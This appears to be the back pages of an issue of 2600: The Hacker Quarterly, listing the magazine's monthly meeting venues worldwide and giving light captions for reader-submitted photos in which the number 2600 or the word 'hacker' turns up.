Windsor: Sandy's, 7120 Wyandotte St E. 6 pm

CHINA

Hong Kong: Pacific Coffee in Festival Walk, Kowloon Tong. 7 pm

COSTA RICA

Heredia: Food court, Paseo de las Flores Mall.

CZECH REPUBLIC

Prague: Legenda pub. 6 pm

DENMARK

Aalborg: Fast Eddie's pool hall.

Aarhus: In the far corner of the DSB cafe in the railway station.

Copenhagen: Cafe Blasen.

Sonderborg: Cafe Druen. 7:30 pm

ENGLAND

Brighton: At the phone boxes by the Sealife Centre (across the road from the Palace Pier). Payphone: (01273) 606674. 7 pm

Leeds: The Brewery Tap Leeds. 7 pm

London: Trocadero Shopping Center (near Piccadilly Circus), lowest level. 6:30 pm

Manchester: Bulls Head Pub on London Rd. 7:30 pm

Norwich: Entrance to Chapelfield Mall, under the big screen TV. 6 pm

FINLAND

Helsinki: Fenniakortteli food court (Vuorikatu 14).

FRANCE

Cannes: Palais des Festivals & des Congres la Croisette on the left side.

Grenoble: EVE performance hall on the campus of Saint Martin d'Herès. 6 pm

Lille: Grand-Place (Place Charles de Gaulle) in front of the Furet du Nord bookstore. 7:30 pm

Paris: Cafe Monde et Medias, Place de la Republique. 6 pm

Rennes: Bar le Golden Gate, Rue St Georges a Rennes. 8 pm

Rouen: Place de la Cathedrale, benches to the right. 8 pm

Toulouse: Place du Capitole by the benches near the fast food and the Capitole wall. 7:30 pm

GREECE

Athens: Outside the bookstore Papatiririou on the corner of Patision and Stournari. 7 pm

IRELAND

Dublin: At the payphones beside the Dublin Tourism Information Centre on Suffolk St. 7 pm

Westport: Phone booth next to the library. 7 pm

ISRAEL

***Beit Shemesh:** In the big Fashion Mall (across from train station), second floor, food court. Phone: 1-800-800-515. 7 pm

***Safed:** Courtyard of Ashkenazi Ari.

ITALY

Milan: Piazza Loreto in front of McDonalds.

JAPAN

Kagoshima: Amu Plaza next to the central railway station in the basement food court (Food Cube) near Doutor Coffee.

Tokyo: Mixing Bar near Shinjuku Station, 2 blocks east of east exit. 6:30 pm

MEXICO

Chetumal: Food court at La Plaza de Americas, right front near Italian food.

Mexico City: "Zocalo" Subway Station (Line 2 of the "METRO" subway, the blue one). At the "Departamento del Distrito Federal" exit, near the payphones and the candy shop, at the beginning of the "Zocalo-Pino Suarez" tunnel.

NETHERLANDS

Utrecht: In front of the Burger King at Utrecht Central Station. 7 pm

NORWAY

Oslo: Sentral Train Station at the "meeting point" area in the main hall. 7 pm

Tromsø: The upper floor at Blaa Rock Cafe, Strandgata 14. 6 pm

PERU

Lima: Barbilonia (ex Apu Bar), en Alcanfores 455, Miraflores, at the end of Tarata St. 8 pm

Trujillo: Starbucks, Mall Aventura Plaza. 6 pm

PHILIPPINES

Quezon City: Chocolate Kiss ground floor, Bahay ng Alumni, University of the Philippines Diliman. 4 pm

SWEDEN

Stockholm: Starbucks at Stockholm Central Station.

SWITZERLAND

Lausanne: In front of the MacDo beside the train station. 7 pm

WALES

Ewloe: St. David's Hotel.

UNITED STATES

Alabama

Auburn: The student lounge upstairs in the Foy Union Building. 7 pm

Huntsville: Upstairs at Tenders, 800 Holmes Ave NE. 6 pm

Arizona

Phoenix: HeatSync Labs, 140 W Main St. 6 pm

Prescott: Method Coffee, 3180 Willow Creek Rd. 6 pm

Arkansas

Ft. Smith: River City Deli at 7320 Rogers Ave. 6 pm

California

Los Angeles: Union Station, inside main entrance (Alameda St side) between Union Bagel and the Traxx Bar.

Monterey: East Village Coffee Lounge. 5:30 pm

Orange: Orange Circle. 7 pm

Sacramento: Hacker Lab, 1715 I St.

San Diego: Regents Pizza, 4150 Regents Park Row #170.

San Francisco: 4 Embarcadero Center near street level fountains. 6 pm

San Jose: Outside the cafe at the MLK Library at 4th and E San Fernando. 6 pm

Colorado

Loveland: Starbucks at Centerra (next to Bonefish Grill). 7 pm

Connecticut

Newington: Panera Bread, 3120 Berlin Tpke. 6 pm

Delaware

Newark: Barnes and Nobles cafe area, Christiana Mall.

District of Columbia

Arlington: Rock Bottom at Ballston Commons Mall. 7 pm

Florida

Fort Lauderdale: Undergrounds Coffeehaus, 3020 N Federal Hwy. 7 pm

Gainesville: In the back of the University of Florida's Reitz Union food court. 6 pm

Jacksonville: O'Brothers Irish Pub, 1521 Margaret St. 6:30 pm

Melbourne: Sun Shoppe Cafe, 540 E New Haven Ave. 5:30 pm

Sebring: Lakeshore Mall food court, next to payphones. 6 pm

Titusville: Ember Hookah Bar, 317 S Washington Ave (US-1).

Georgia

Atlanta: Lenox Mall food court. 7 pm

Hawaii

Hilo: Prince Kuhio Plaza food court, 111 East Puainako St.

Idaho

Boise: BSU Student Union Building, upstairs from the main entrance.

Payphones: (208) 342-9700.

Pocatello: Flipside Lounge, 117 S Main St. 6 pm

Illinois

Chicago: Golden Apple, 2971 N. Lincoln Ave. 6 pm

Peoria: Starbucks, 1200 West Main St.

Indiana

Evansville: Barnes & Noble cafe at 624 S Green River Rd.

Indianapolis: Tomlinson Tap Room in City Market, 222 E Market St.

Iowa

Ames: Memorial Union Building food court at the Iowa State University.

Davenport: Co-Lab, 1033 E 53rd St.

Kansas

Kansas City (Overland Park): Barnes & Noble cafe, Oak Park Mall.

Wichita: Riverside Perk, 1144 Biting Ave.

Louisiana

New Orleans: Z'otz Coffee House uptown, 8210 Oak St. 6 pm

Maine

Portland: Maine Mall by the bench at the food court door. 6 pm

Maryland

Baltimore: Barnes & Noble cafe at the Inner Harbor.

Massachusetts

Boston: Stratton Student Center (Building W20) at MIT in the 2nd floor lounge area. 7 pm

Worcester: TESLA space - 97D Webster St.

Michigan

Ann Arbor: Starbucks in The Galleria on S University. 7 pm

Minnesota

Bloomington: Mall of America food court in front of Burger King. 6 pm

Missouri

St. Louis: Arch Reactor Hacker Space, 2400 S Jefferson Ave.

Montana

Helena: Hall beside OX at Lundy Center.

Nebraska

Omaha: Westroads Mall food court near south entrance, 100th and Dodge. 7 pm

Nevada

Elko: Uber Games and Technology, 1071 Idaho St. 6 pm

Las Vegas: SYN Shop, 117 N 4th St. 7 pm

Reno: Barnes & Noble Starbucks 5555 S. Virginia St.

New Hampshire

Keene: Local Burger, 82 Main St. 7 pm

New Jersey

Morristown: Panera Bread, 66 Morris St. 7 pm

Somerville: Dragonfly Cafe, 14 E Main St.

New York

Albany: Starbucks, 1244 Western Ave. 6 pm

New York: Citigroup Center, in the lobby, 153 E 53rd St, between Lexington & 3rd.

Rochester: Interlock Rochester, 1115 E Main St, Door #7, Suite 200. 7 pm

North Carolina

Charlotte: Panera Bread, 9321 JW Clay Blvd (near UNC Charlotte). 6:30 pm

Greensboro: Caribou Coffee, 3109 Northline Ave (Friendly Center).

Raleigh: Cup A Joe, 3100 Hillsborough St. 7 pm

North Dakota

Fargo: West Acres Mall food court.

Ohio

Cincinnati: Hive13, 2929 Spring Grove Ave. 7 pm

Cleveland (Warrensville Heights): Panera Bread, 4103 Richmond Rd. 7 pm

Columbus: Front of the food court fountain in Easton Mall. 7 pm

Dayton: Marions Piazza ver. 2.0, 8991 Kingsridge Dr., behind the Dayton Mall off SR-741.

Youngstown (Niles): Panara Bread, 5675 Youngstown Warren Rd.

Oklahoma

Oklahoma City: Cafe Bella, southeast corner of SW 89th St and Penn.

Oregon

Portland: Theo's, 121 NW 5th Ave. 7 pm

Pennsylvania

Allentown: Panera Bread, 3100 W Tilghman St. 6 pm

Harrisburg: Panera Bread, 4263 Union Deposit Rd. 6 pm

Philadelphia: 30th St Station, food court outside Taco Bell.

Pittsburgh: Tazz D'Oro, 1125 North Highland Ave at round table by front window.

State College: in the HUB above the Sushi place on the Penn State campus.

Puerto Rico

San Juan: Plaza Las Americas on first floor.

Trujillo Alto: The Office Irish Pub. 7:30 pm

South Dakota

Sioux Falls: Empire Mall, by Burger King.

Tennessee

Knoxville: West Town Mall food court. 6 pm

Memphis: Republic Coffee, 2924 Walnut Grove Rd. 6 pm

Nashville: J&J's Market & Cafe, 1912 Broadway. 6 pm

Texas

Austin: Spider House Cafe, 2908 Fruth St, front room across from the bar. 7 pm

Dallas: Wild Turkey, 2470 Walnut Hill Ln. 7 pm

Houston: Ninfa's Express seating area, Galleria IV. 6 pm

Plano: Fourteen Eighteen Coffeehouse, 1418 Ave K. 6 pm

Vermont

Burlington: The Burlington Town Center Mall food court under the stairs.

Virginia

Arlington: (see District of Columbia)

Blacksburg: Squires Student Center at Virginia Tech, 118 N. Main St. 7 pm

Charlottesville: Panera Bread at the Barracks Road Shopping Center. 6:30 pm

Richmond: Hack.RVA 1600 Roseneath Rd. 6 pm

Washington

Seattle: Washington State Convention Center. 2nd level, south side. 6 pm

Spokane: The Service Station, 9315 N Nevada (North Spokane).

Wisconsin

Madison: Fair Trade Coffee House, 418 State St.


All meetings take place on the first Friday of the month (a * indicates a meeting that's held on the first Thursday of the month). Unless otherwise noted, 2600 meetings begin at 5 pm local time. To start a meeting in your city, send email to meetings@2600.com.

The Back Cover Photos



On the web, “404” and “missing” are pretty much synonymous, which means anyone halfway familiar with the net will be reading this sign as “Missing Hair Design” every time they walk past this place in Edinburgh, Scotland. Discovered by sarx, this is probably not the best marketing strategy for this establishment, even if it happens to be their address.

The Back Cover Photos



Reader **Steve** found a rather weird fact while Googling Bluffdale, Utah. It seems the massive NSA data center over there just so happens to have a road named “2600” heading straight to it. We have to assume this is a coded invitation.

The Back Cover Photos

John Cornyn
U.S. SENATOR

Home About News Blog Issues Contact Store Donate

Chip in today!


Thank you for taking our poll, your feedback is greatly appreciated!
Please consider chipping in \$5 to ensure that we have the resources we need to continue our conservative fight!

1 2 3 4
Amount Name Payment Submit

\$25	\$50
\$100	\$500
\$1000	\$2600
Other:	<input type="text"/>

Well, isn't this a surprise! Here's an image from the donation section of Senator John Cornyn's website, as found by **RykVR**. In addition to proudly proclaiming himself the second most conservative senator in the country, he apparently has fond eyes for hackers. Why else would he use that number instead of something more standard, like \$2500?

The Back Cover Photos



Continuing with our political theme, did you know that there's a politician in Germany with the actual name of German Hacker? Turns out he's the mayor of Herzogenaurach (and popular, too)!

We know many German hackers, but this is a first. Thanks to **Casandro** for this one.

The Back Cover Photos

Rom Download

We require that you pass an image check to proceed with your download. Why? Some people create bots that download files systematically, severely draining our resources. That means slower downloads for you. Typing 4 digits takes less than 2 seconds, and because it stops bots, saves you minutes off your download. It's worth it!

26 00

Enter the number you see above:

This was bound to happen eventually. With all of the CAPTCHA challenges that are out there, it was time for our number to come up, as it literally did with this download (ROMs for Asteroids Deluxe (rev 2) for the Atari emulator) that **Alek Koss** was in the middle of obtaining.

The Back Cover Photos



This terrific building was found by **Shawn Boyko** while driving past it in Cincinnati. It was actually a fire station until 1976 and now is used for offices. We think it would be a great clubhouse.

The Back Cover Photos



Now here is a building worthy of bearing our name. Spotted by **Gonadvs Maximvs** in Berkeley, California, this mighty complex looks down over the entire neighborhood.

The Back Cover Photos



We've actually gotten a bunch of pictures of this locomotive recently, but we liked the one from **Jay Thomas** the best. The train is run by Roaring Camp Railroad and runs between Felton and Santa Cruz, California. As you can see, it doesn't move too fast.